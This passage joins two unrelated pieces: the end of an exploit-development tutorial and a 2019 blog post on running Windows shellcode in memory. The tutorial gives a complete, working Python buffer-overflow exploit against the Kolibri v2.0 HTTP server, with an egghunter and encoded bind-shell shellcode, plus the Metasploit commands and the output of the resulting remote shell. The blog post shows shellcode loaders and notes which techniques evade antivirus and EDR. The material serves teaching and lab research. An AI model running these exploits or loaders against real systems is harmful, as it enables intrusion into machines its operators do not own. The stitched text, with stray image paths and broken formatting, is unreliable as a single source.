"HEAD /" + Stage1 + " HTTP/1.1\r\n"
"Host: 192.168.111.128:8080\r\n"
"User-Agent: " + Stage2 + "\r\n"
"Keep-Alive: 115\r\n"
"Connection: keep-alive\r\n\r\n")

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect(("192.168.111.128", 8080))
expl.send(buffer)
expl.close()
```

Ok so before generating our shellcode there is some final trickery to deal with. After some testing I noticed that the badcharacter set did not apply for our Stage2 buffer. If you recreate this exploit feel free to do a proper badcharacter analysis. Since we know for a fact that an ASCII buffer will not cause any problems (as we can find the metasploit pattern intact) and we know that we have more than enough room (I think I tested Stage2 up to 3000-bytes) we can simply generate a payload that is ASCII-encoded.

```
root@bt:~# msfpayload -l
[...snip...]
windows/shell/reverse_tcp_dns    Connect back to the attacker, Spawn a piped command shell (staged)
windows/shell_bind_tcp           Listen for a connection and spawn a command shell
windows/shell_bind_tcp_xpfw      Disable the Windows ICF, then listen for a connection and spawn a
                                 command shell
[...snip...]
```

```
root@bt:~# msfpayload windows/shell_bind_tcp O

      Name: Windows Command Shell, Bind TCP Inline
    Module: payload/windows/shell_bind_tcp
   Version: 8642
  Platform: Windows
      Arch: x86
Needs Admin: No
 Total size: 341
      Rank: Normal

Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LPORT     4444             yes       The listen port
RHOST                      no        The target address

Description:
  Listen for a connection and spawn a command shell

root@bt:~# msfpayload windows/shell_bind_tcp LPORT=9988 R| msfencode -e
x86/alpha_mixed -t c
[*] x86/alpha_mixed succeeded with size 744 (iteration=1)

unsigned char buf[] =
"\xdb\xcf\xd9\x74\x24\xf4\x59\x49\x49\x49\x49\x49\x49\x49\x49"
```

"\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a\x41\x58"

"\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42\x42"

"\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c"

"\x4a\x48\x6d\x59\x67\x70\x77\x70\x67\x70\x53\x50\x4d\x59\x4b"

"\x55\x75\x61\x49\x42\x35\x34\x6c\x4b\x52\x72\x70\x30\x6c\x4b"

"\x43\x62\x54\x4c\x4c\x4b\x62\x72\x76\x74\x6c\x4b\x72\x52\x35"

"\x78\x36\x6f\x6e\x57\x42\x6a\x76\x46\x66\x51\x6b\x4f\x50\x31"

"\x69\x50\x6c\x6c\x75\x6c\x35\x31\x53\x4c\x46\x62\x34\x6c\x37"

"\x50\x6f\x31\x58\x4f\x74\x4d\x75\x51\x49\x57\x6d\x32\x4c\x30"

"\x66\x32\x31\x47\x4e\x6b\x46\x32\x54\x50\x4c\x4b\x62\x62\x45"

"\x6c\x63\x31\x68\x50\x4c\x4b\x61\x50\x42\x58\x4b\x35\x39\x50"

"\x33\x44\x61\x5a\x45\x51\x5a\x70\x66\x30\x6c\x4b\x57\x38\x74"

"\x58\x4c\x4b\x50\x58\x57\x50\x66\x61\x58\x53\x78\x63\x35\x6c"

"\x62\x69\x6e\x6b\x45\x64\x6c\x4b\x76\x61\x59\x46\x45\x61\x39"

"\x6f\x70\x31\x39\x50\x6c\x6c\x4f\x31\x48\x4f\x66\x6d\x45\x51"

"\x79\x57\x46\x58\x49\x70\x50\x75\x39\x64\x73\x33\x61\x6d\x59"

"\x68\x77\x4b\x53\x4d\x31\x34\x32\x55\x38\x62\x61\x48\x6c\x4b"

"\x33\x68\x64\x64\x76\x61\x4e\x33\x43\x56\x4c\x4b\x44\x4c\x70"

"\x4b\x6e\x6b\x51\x48\x35\x4c\x43\x31\x4b\x63\x4e\x6b\x55\x54"

"\x6e\x6b\x47\x71\x48\x50\x4c\x49\x31\x54\x45\x74\x36\x44\x43"

"\x6b\x43\x6b\x65\x31\x52\x79\x63\x6a\x72\x71\x39\x6f\x6b\x50"

"\x56\x38\x33\x6f\x50\x5a\x4c\x4b\x36\x72\x38\x6b\x4c\x46\x53"

"\x6d\x42\x48\x47\x43\x55\x62\x63\x30\x35\x50\x51\x78\x61\x67"

"\x43\x43\x77\x42\x31\x4f\x52\x74\x35\x38\x70\x4c\x74\x37\x37"

"\x56\x37\x77\x4b\x4f\x78\x55\x6c\x78\x4c\x50\x67\x71\x67\x70"

"\x75\x50\x64\x69\x49\x54\x36\x34\x36\x30\x35\x38\x71\x39\x6f"

"\x70\x42\x4b\x55\x50\x79\x6f\x4a\x75\x66\x30\x56\x30\x52\x70"

"\x76\x30\x77\x30\x66\x30\x73\x70\x66\x30\x62\x48\x68\x6a\x54"

"\x4f\x4b\x6f\x4b\x50\x79\x6f\x78\x55\x4f\x79\x59\x57\x75\x61"

"\x6b\x6b\x42\x73\x51\x78\x57\x72\x35\x50\x55\x77\x34\x44\x4d"

"\x59\x4d\x36\x33\x5a\x56\x70\x66\x36\x43\x67\x63\x58\x38\x42"

"\x4b\x6b\x64\x77\x50\x67\x39\x6f\x4a\x75\x66\x33\x33\x67\x73"

"\x58\x4f\x47\x4d\x39\x55\x68\x69\x6f\x49\x6f\x5a\x75\x33\x63"

"\x32\x73\x53\x67\x42\x48\x71\x64\x6a\x4c\x47\x4b\x59\x71\x59"

"\x6f\x5a\x75\x30\x57\x4f\x79\x78\x47\x61\x78\x34\x35\x30\x6e"

"\x70\x4d\x63\x51\x39\x6f\x69\x45\x72\x48\x75\x33\x50\x6d\x55"

"\x34\x57\x70\x6f\x79\x5a\x43\x43\x67\x71\x47\x31\x47\x54\x71"

"\x5a\x56\x32\x4a\x52\x32\x50\x59\x66\x36\x58\x62\x39\x6d\x71"

"\x76\x4b\x77\x31\x54\x44\x64\x65\x6c\x77\x71\x37\x71\x4c\x4d"

"\x37\x34\x57\x54\x34\x50\x59\x56\x55\x50\x43\x74\x61\x44\x46"

"\x30\x73\x66\x30\x56\x52\x76\x57\x36\x72\x76\x42\x6e\x46\x36"

"\x66\x36\x42\x73\x50\x56\x65\x38\x42\x59\x7a\x6c\x67\x4f\x4e"

"\x66\x79\x6f\x4a\x75\x4d\x59\x6b\x50\x62\x6e\x76\x36\x42\x66"

"\x4b\x4f\x36\x50\x71\x78\x54\x48\x4c\x47\x75\x4d\x51\x70\x4b"

"\x4f\x48\x55\x6f\x4b\x6c\x30\x78\x35\x6f\x52\x33\x66\x33\x58"

"\x6c\x66\x4f\x65\x6f\x4d\x4f\x6d\x6b\x4f\x7a\x75\x75\x6c\x56"

"\x66\x51\x6c\x65\x5a\x4b\x30\x79\x6b\x69\x70\x51\x65\x77\x75"

"\x6d\x6b\x30\x47\x36\x73\x31\x62\x62\x4f\x32\x4a\x47\x70\x61"

"\x43\x4b\x4f\x4b\x65\x41\x41";

After adding some notes the final exploit is ready!!

?

#!/usr/bin/python

#----------#

Exploit: Kolibri v2.0 HTTP Server HEAD (egghunter)

Author: b33f (Ruben Boonen) - http://www.fuzzysecurity.com/

OS: WinXP PRO SP3

Software: http://cdn01.exploit-db.com/wp-content/themes/exploit/applications/

f248239d09b37400e8269cb1347c240e-BladeAPIMonitor-3.6.9.2.Setup.exe

#----------#

```
# This exploit was created for Part 4 of my Exploit Development tutorial       #
# series - http://www.fuzzysecurity.com/tutorials/expDev/4.html               #
#-----------------------------------------------------------------------------#
# root@bt:~/Desktop# nc -nv 192.168.111.128 9988                              #
# (UNKNOWN) [192.168.111.128] 9988 (?) open                                   #
# Microsoft Windows XP [Version 5.1.2600]                                     #
# (C) Copyright 1985-2001 Microsoft Corp.                                     #
#                                                                             #
# C:\Documents and Settings\Administrator\Desktop>                            #
#-----------------------------------------------------------------------------#

import socket
import os
import sys

#Egghunter
#Size 32-bytes
hunter = (
"\x66\x81\xca\xff"
"\x0f\x42\x52\x6a"
"\x02\x58\xcd\x2e"
"\x3c\x05\x5a\x74"
"\xef\xb8\x62\x33" #b3
"\x33\x66\x8b\xfa" #3f
"\xaf\x75\xea\xaf"
"\x75\xe7\xff\xe7")

#msfpayload windows/shell_bind_tcp LPORT=9988 R| msfencode -e x86/alpha_mixed -t c
#[*] x86/alpha_mixed succeeded with size 744 (iteration=1)
shellcode = (
"\xdb\xcf\xd9\x74\x24\xf4\x59\x49\x49\x49\x49\x49\x49\x49\x49"
```

"\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a\x41\x58"

"\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42\x42"

"\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c"

"\x4a\x48\x6d\x59\x67\x70\x77\x70\x67\x70\x53\x50\x4d\x59\x4b"

"\x55\x75\x61\x49\x42\x35\x34\x6c\x4b\x52\x72\x70\x30\x6c\x4b"

"\x43\x62\x54\x4c\x4c\x4b\x62\x72\x76\x74\x6c\x4b\x72\x52\x35"

"\x78\x36\x6f\x6e\x57\x42\x6a\x76\x46\x66\x51\x6b\x4f\x50\x31"

"\x69\x50\x6c\x6c\x75\x6c\x35\x31\x53\x4c\x46\x62\x34\x6c\x37"

"\x50\x6f\x31\x58\x4f\x74\x4d\x75\x51\x49\x57\x6d\x32\x4c\x30"

"\x66\x32\x31\x47\x4e\x6b\x46\x32\x54\x50\x4c\x4b\x62\x62\x45"

"\x6c\x63\x31\x68\x50\x4c\x4b\x61\x50\x42\x58\x4b\x35\x39\x50"

"\x33\x44\x61\x5a\x45\x51\x5a\x70\x66\x30\x6c\x4b\x57\x38\x74"

"\x58\x4c\x4b\x50\x58\x57\x50\x66\x61\x58\x53\x78\x63\x35\x6c"

"\x62\x69\x6e\x6b\x45\x64\x6c\x4b\x76\x61\x59\x46\x45\x61\x39"

"\x6f\x70\x31\x39\x50\x6c\x6c\x4f\x31\x48\x4f\x66\x6d\x45\x51"

"\x79\x57\x46\x58\x49\x70\x50\x75\x39\x64\x73\x33\x61\x6d\x59"

"\x68\x77\x4b\x53\x4d\x31\x34\x32\x55\x38\x62\x61\x48\x6c\x4b"

"\x33\x68\x64\x64\x76\x61\x4e\x33\x43\x56\x4c\x4b\x44\x4c\x70"

"\x4b\x6e\x6b\x51\x48\x35\x4c\x43\x31\x4b\x63\x4e\x6b\x55\x54"

"\x6e\x6b\x47\x71\x48\x50\x4c\x49\x31\x54\x45\x74\x36\x44\x43"

"\x6b\x43\x6b\x65\x31\x52\x79\x63\x6a\x72\x71\x39\x6f\x6b\x50"

"\x56\x38\x33\x6f\x50\x5a\x4c\x4b\x36\x72\x38\x6b\x4c\x46\x53"

"\x6d\x42\x48\x47\x43\x55\x62\x63\x30\x35\x50\x51\x78\x61\x67"

"\x43\x43\x77\x42\x31\x4f\x52\x74\x35\x38\x70\x4c\x74\x37\x37"

"\x56\x37\x77\x4b\x4f\x78\x55\x6c\x78\x4c\x50\x67\x71\x67\x70"

"\x75\x50\x64\x69\x49\x54\x36\x34\x36\x30\x35\x38\x71\x39\x6f"

"\x70\x42\x4b\x55\x50\x79\x6f\x4a\x75\x66\x30\x56\x30\x52\x70"

"\x76\x30\x77\x30\x66\x30\x73\x70\x66\x30\x62\x48\x68\x6a\x54"

"\x4f\x4b\x6f\x4b\x50\x79\x6f\x78\x55\x4f\x79\x59\x57\x75\x61"

"\x6b\x6b\x42\x73\x51\x78\x57\x72\x35\x50\x55\x77\x34\x44\x4d"

"\x59\x4d\x36\x33\x5a\x56\x70\x66\x36\x43\x67\x63\x58\x38\x42"

```
"\x4b\x6b\x64\x77\x50\x67\x39\x6f\x4a\x75\x66\x33\x33\x67\x73"
"\x58\x4f\x47\x4d\x39\x55\x68\x69\x6f\x49\x6f\x5a\x75\x33\x63"
"\x32\x73\x53\x67\x42\x48\x71\x64\x6a\x4c\x47\x4b\x59\x71\x59"
"\x6f\x5a\x75\x30\x57\x4f\x79\x78\x47\x61\x78\x34\x35\x30\x6e"
"\x70\x4d\x63\x51\x39\x6f\x69\x45\x72\x48\x75\x33\x50\x6d\x55"
"\x34\x57\x70\x6f\x79\x5a\x43\x43\x67\x71\x47\x31\x47\x54\x71"
"\x5a\x56\x32\x4a\x52\x32\x50\x59\x66\x36\x58\x62\x39\x6d\x71"
"\x76\x4b\x77\x31\x54\x44\x64\x65\x6c\x77\x71\x37\x71\x4c\x4d"
"\x37\x34\x57\x54\x34\x50\x59\x56\x55\x50\x43\x74\x61\x44\x46"
"\x30\x73\x66\x30\x56\x52\x76\x57\x36\x72\x76\x42\x6e\x46\x36"
"\x66\x36\x42\x73\x50\x56\x65\x38\x42\x59\x7a\x6c\x67\x4f\x4e"
"\x66\x79\x6f\x4a\x75\x4d\x59\x6b\x50\x62\x6e\x76\x36\x42\x66"
"\x4b\x4f\x36\x50\x71\x78\x54\x48\x4c\x47\x75\x4d\x51\x70\x4b"
"\x4f\x48\x55\x6f\x4b\x6c\x30\x78\x35\x6f\x52\x33\x66\x33\x58"
"\x6c\x66\x4f\x65\x6f\x4d\x4f\x6d\x6b\x4f\x7a\x75\x75\x6c\x56"
"\x66\x51\x6c\x65\x5a\x4b\x30\x79\x6b\x69\x70\x51\x65\x77\x75"
"\x6d\x6b\x30\x47\x36\x73\x31\x62\x62\x4f\x32\x4a\x47\x70\x61"
"\x43\x4b\x4f\x4b\x65\x41\x41")

#-------------------------------------------------------------------------------#
# badchars: \x00\x0d\x0a\x3d\x20\x3f                                            #
#-------------------------------------------------------------------------------#
# Stage1:                                                                       #
# (1) EIP: 0x77C35459 push esp # ret | msvcrt.dll                               #
# (2) ESP: jump back 60 bytes in the buffer => \xEB\xC4                         #
# (3) Enough room for egghunter; marker "b33f"                                  #
#-------------------------------------------------------------------------------#
# Stage2:                                                                       #
# (*) For reliability we use the x86/alpha_mixed encoder (we have as much space #
#     as we could want), possibly this region of memory has a different set of  #
#     badcharacters.                                                            #
```

```
# (4) We embed the final stage payload in the HTTP header, which will be put    #
#     somewhere in memory at the time of the initial crash, b00m Game Over!!    #
#--------------------------------------------------------------------------------#

Stage1 = "A"*478 + hunter + "A"*5 + "\x59\x54\xC3\x77" + "\xEB\xC4"
Stage2 = "b33fb33f" + shellcode

buffer = (
"HEAD /" + Stage1 + " HTTP/1.1\r\n"
"Host: 192.168.111.128:8080\r\n"
"User-Agent: " + Stage2 + "\r\n"
"Keep-Alive: 115\r\n"
"Connection: keep-alive\r\n\r\n")

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect(("192.168.111.128", 8080))
expl.send(buffer)
expl.close()
```

In the screenshot below you can see Kolibri receiving our evil HTTP request and the output of “netstat -an” showing that our bindshell is listening and below that the output when we connect to it, b00m Game Over!!

Game Over!

root@bt:~/Desktop# nc -nv 192.168.111.128 9988

(UNKNOWN) [192.168.111.128] 9988 (?) open

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>ipconfig

ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : localdomain

IP Address. . . . . : 192.168.111.128

Subnet Mask . . . . . : 255.255.255.0

Default Gateway . . . . . :

C:\Documents and Settings\Administrator\Desktop>

Basic Windows Shellcode

A Beginner's Guide to Windows Shellcode Execution Techniques

This blog post is aimed to cover basic techniques of how to execute shellcode within the memory space of a process. The background idea for this post is simple: New techniques to achieve stealthy code execution appear every day and it's not always trivial to break these new concepts into their basic parts to understand how they work. By explaining basic concepts of In-Memory code execution this blog post aims to improve everyone's ability to do this.

By Carsten Sandker

Security Consultant

24 JUL 2019

Vulnerabilities And Exploits


In essence the following four execution techniques will be covered:

- Dynamic Allocation of Memory
- Function Pointer Execution
- .TEXT-Segment Execution
- RWX-Hunter Execution

Especially the first two techniques are very widely known and most should be familiar with these, however, the latter two might be new to some.
Each of these techniques describes a way of executing code in a different memory section, therefore it is necessary to review a processes memory layout as a first step.

A Processes Memory Layout


The first concept that needs to be understood is that the entire virtual memory space is split into two relevant parts: Virtual memory space reserved for user processes (user space) and virtual memory space reserved for system processes (kernel space), as shown below:



This visual representation is based on Microsoft's description given here: https://docs.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/virtual-address-spaces.

The first takeaway from this is that each process gets its own, private virtual address space, where the "kernel space" is kind of a "shared environment", meaning each kernel process can read/write to virtual memory anywhere it wants to. Please note the latter is only true for environments without Virtualization-based Security (VBS), but that's a different topic.

The representation above shows what the global virtual address space looks like, let's break this down for a single process:



A single processes virtual memory space consists of multiple sections that are placed somewhere within the available space boundaries by Address Space Layout Randomization (ASLR). Most of these sections should be familiar, but to keep everyone on the same page, here is a quick rundown of these sections:

.TEXT Segment: This is where the executable process image is placed. In this area you will find the main entry of the executable, where the execution flow starts.

.DATA Segment: The .DATA section contains globally initialized or static variables. Any variable that is not bound to a specific function is stored here.

.BSS Segment: Similar to the .DATA segment, this section holds any uninitialized global or static variables.

HEAP: This is where all your dynamic local variables are stored. Every time you create an object for which the space that is needed is determined at run time, the required address space is dynamically assigned within the HEAP (usually using alloc() or similar system calls).

STACK: The stack is the place every static local variable is assigned to. If you initialize a variable locally within a function, this variable will be placed on the STACK.

Dynamically Allocate Memory

After defining the basics, let's have a look on what is needed to execute shellcode within your process memory space. In order to execute your shellcode you need to complete the following three checks:

1. You need virtual address space that is marked as executable (otherwise DEP will throw an exception)
2. You need to get your shellcode into that address space
3. You need to direct the code flow to that memory region

The text book method to complete these three steps is to use WinAPI calls to dynamically allocate readable, writeable and executable (RWX) memory and start a thread pointing to the freshly allocated memory region. Coding this in C would look like this:

```
#include <windows.h>


int main()

{


        char shellcode[] = "\xcc\xcc\xcc\xcc\x41\x41\x41\x41";


        // Alloc memory

        LPVOID addressPointer = VirtualAlloc(NULL, sizeof(shellcode), 0x3000, 0x40);

        // Copy shellcode

        RtlMoveMemory(addressPointer, shellcode, sizeof(shellcode));

        // Create thread pointing to shellcode address

        CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)addressPointer, NULL, 0, 0);

        // Sleep for a second to wait for the thread

        Sleep(1000);

        return 0;

}
```

As it will be shown in the following screenshots, when compiling and executing the above code, the shellcode will be executed from the heap, which is by default protected by the system wide Data Execution Prevention (DEP) policy that has been introduced in Windows XP (for details on this see: https://docs.microsoft.com/en-us/windows/desktop/memory/data-execution-prevention). For DEP enabled processes this would prevent code execution in this memory region. To overcome this burden we ask the system to mark the required memory region as RWX. This is done by specifying the last argument to VirtualAlloc to be 0x40, which is equivalent to PAGE_EXECUTE_READWRITE, as specified in https://docs.microsoft.com/en-us/windows/desktop/memory/memory-protection-constants.

So far so good, but how would that code behave in memory? To analyse this we'll use WinDbg (https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/debugger-download-tools). If you have never set up WinDbg before, refer to the following screenshot to get an idea of how to point WinDbg to your source code, list all loaded modules, set a break point and run your program:

After entering "g" in the WinDbg's command line the program will break into the main function of your executable. If you then step through your code to the point after *RtlMoveMemory* is called, you will face something like the following in WinDbg:

As indicated by the violet line we are currently right after the call to *RtlMoveMemory*. If we refer to the code above, *RtlMoveMemory* takes a Pointer from *VirtualAlloc* to write our shellcode to the given location. As the pointer returned from *VirtualAlloc* is the first argument to *RtlMoveMemory*, it will be pushed on stack last (within register ecx) before calling the function, as function parameters get pushed on the stack in reverse order. If we would have stopped right before the call to *RtlMoveMemory* the ecx register would show the address location to be '*0x420000'*, which in the above screenshot has been placed into the eax register after the WinAPI call.

Inspecting the memory location at address 0x*420000* in the screenshot above, shows that our shellcode has been placed at this address. Furthermore, note that the stack base address (ebp) is shown as *0x5afa34* and the stack pointer (esp – the top address of the stack) is pointing to *0x5af938*, spanning the stack across the addresses in this range. As the memory location of the shellcode is not within the stack range we can safely conclude it has been placed on the heap instead.

The key takeaway parts:
WinAPI system calls are used to dynamically allocate RWX memory within the heap, move the shellcode into the newly allocated memory region and start a new execution thread.

The PROs
Using WinAPI calls is the textbook method to execute code and very reliable.
The allocated memory region is not only executable, but also writeable and readable, which allows modification of the shellcode within this memory region. This allows shellcode encoding/encryption.

The CONs
The usage of WinAPI calls is very easily detectable by mature AV/EDR systems.

Function Pointer Execution

In contrast to the vanilla approach above, another technique to execute shellcode within memory is by the use of function pointers, as shown in the code snippet below:

```
#include <windows.h>
```

```
int main()
{
	char buf[] = "\xcc\xcc\xcc\xcc";

	// One way to do it
	int (*func)();
	func = (int (*)()) (void*)buf;
	(int)(*func)();
	// Shortcut way to do it
	// (*(int(*)()) buf)();

	// sleep for a second
	Sleep(1000);
	return 0;
}
```

The way this code works is as follows:

- A pointer to a function is declared, in the above code snippet that function pointer is named ‘func’
- The declared function pointer is than assigned the address of the code to execute (as any variable would be assigned with a value, the func pointer is assigned with an address)
- Finally the function pointer is called, meaning the execution flow is directed to the assigned address.

Applying the same steps as above we can analyse this in memory with WinDbg, which takes us to the following:

The key steps that lead to code execution in this case are the following:

- The shellcode, contained in a local variable, is pushed onto the stack during initialization (relatively close the ebp, as this is one of the first things to happen in the main-method)
- The shellcode is loaded from the stack into eax as shown at address 0x00fd1753
- The shellcode is executed by calling eax as shown at address 0x00fd1758

Referring back to the virtual memory layout of a single process shown above, it is stated that the stack is only marked as RW memory section with regards to DEP. The same problem occurred before with dynamic allocation of heap memory, in which case a WinAPI function (VirtualAlloc) was used to mark the memory section as executable. In this case we're not using any WinAPI functions, but luckily we can simply disable DEP for the compiled executable by setting the /NXCOMPAT:NO flag (for VisualStudio this can be set within the advanced Linker options). The result is happily executing shellcode.

The key takeaway parts:
A function pointer is used to call shellcode, allocated as local variable on the stack.

The PROs
No WinAPI calls are used, which could be used to avoid AV/EDR detection.

The stack is writeable and readable, which allows modification of the shellcode within this memory region. This allows shellcode encoding/encryption.

The CONs
By default DEP prevents code execution within the stack, which requires to compile the code without DEP support.
A system wide DEP enforcement would prevent the code execution.

.TEXT Segment Execution

So far we have achieved code execution within the heap and the stack, which are both not executable by default and therefore we were required to use WinAPI functions and disabling DEP respectively to overcome this.
We could avoid using such methods with code execution in a memory region that is already marked as executable.
A quick reference back to the memory layout above shows that the .TEXT segment is such a memory region.

The .TEXT segment needs to be executable, because this is the section that contains your executable code, such as your main-function.
Sounds like a suitable place for shellcode execution, but how can we place and execute shellcode in this section. We can't use WinAPI functions to simply move our shellcode into here, because the .TEXT segment is not writable and we can't use function pointers as we don't have a reference in here to point at.

The solution here is Inline-Assembly (https://docs.microsoft.com/en-us/cpp/assembler/inline/inline-assembler?view=vs-2019), which can be used to embed our shellcode within our main-method.

Shoutout to @MrUn1k0d3r at this point, who showed an implementation of this technique here: https://github.com/Mr-Un1k0d3r/Shellcoding. A slightly shortened version of his code shown below:

```
#include <Windows.h>


int main() {

        asm(".byte 0xde,0xad,0xbe,0xef,0x00\n\t"
```

```
                "ret\n\t");
        return 0;
}
```

To compile this code the GCC compiler is required, due to the use of the ".byte" directive. Luckily there is a GCC compiler contained in the MinGW project and we can easily compile this as follows:

mingw32-gcc.exe -c Main.c -o Main.o

mingw32-g++.exe -o Main.exe Main.o

Viewing this in IDA reveals that our shellcode has been embed into the .TEXT segment (IDA is just a bit more visual than WinDbg here):

The defined shellcode '0xdeadbeef' has been placed within the assembled code right after the call to *__main*, which is used as initialization routine. As soon as the *__main* function finishes the initialization our shellcode is executed right away.

The key takeaway parts:
Inline Assembly is used to embed shellcode right within the .TEXT segment of the executable program.

The PROs	**The CONs**
No WinAPI calls are used, which could be used to avoid AV/EDR detection.	The .TEXT segment is not writeable, therefore no shellcode encoders/encrypters can be used. As such malicious shellcode is easily detectable by AVs/EDRs if not customized.

RWX-Hunter Execution

Last, but not least, after using the default executable .TEXT segment for code execution and creating non-default executable memory sections with WinAPI functions and by disabling DEP, there is one last path to go, which is: Searching for memory sections that have already been marked as read (R), write (W) and executable (X) – which i stumbled across reading @subTee post on InstallUtil's help-functionality code exec.

The basic idea for the RWX-Hunter is running through your processes virtual memory space searching for a memory section that is marked as RWX.
The attentive reader will now notice that this only fulfils only 1/3 of the defined steps for code execution, that i set up initially, which is: Finding executable memory. The task of how to get your shellcode into this memory region and how to direct the code flow to there is not covered with this approach. However, the concept still fits well in this guide and is therefore worth mentioning.

The first question that needs to be answered is the range of where to search for RWX memory sections. Once again referring back to the initial description of a processes private virtual memory space it is stated that a processes memory space spans from 0x00000000 to 0x7FFFFFFF, so this should be the search range.

The Code-Snippet, which I've ported to C from @subTee C# gist here, to implement this could look like the following (honestly i prefer this in C#, but since all of the above code is in C i stick to consistency):

```
long MaxAddress = 0x7fffffff;

long address = 0;

do

{

	MEMORY_BASIC_INFORMATION m;


	int result = VirtualQueryEx(process, (LPVOID)address, &m,
sizeof(MEMORY_BASIC_INFORMATION));

	if (m.AllocationProtect == PAGE_EXECUTE_READWRITE)

	{

		printf("YAAY - RWX found at 0x%x\n", m.BaseAddress);

		return m.BaseAddress;

	}

	if (address == (long)m.BaseAddress + (long)m.RegionSize)

		break;

	address = (long)m.BaseAddress + (long)m.RegionSize;

} while (address <= MaxAddress);
```

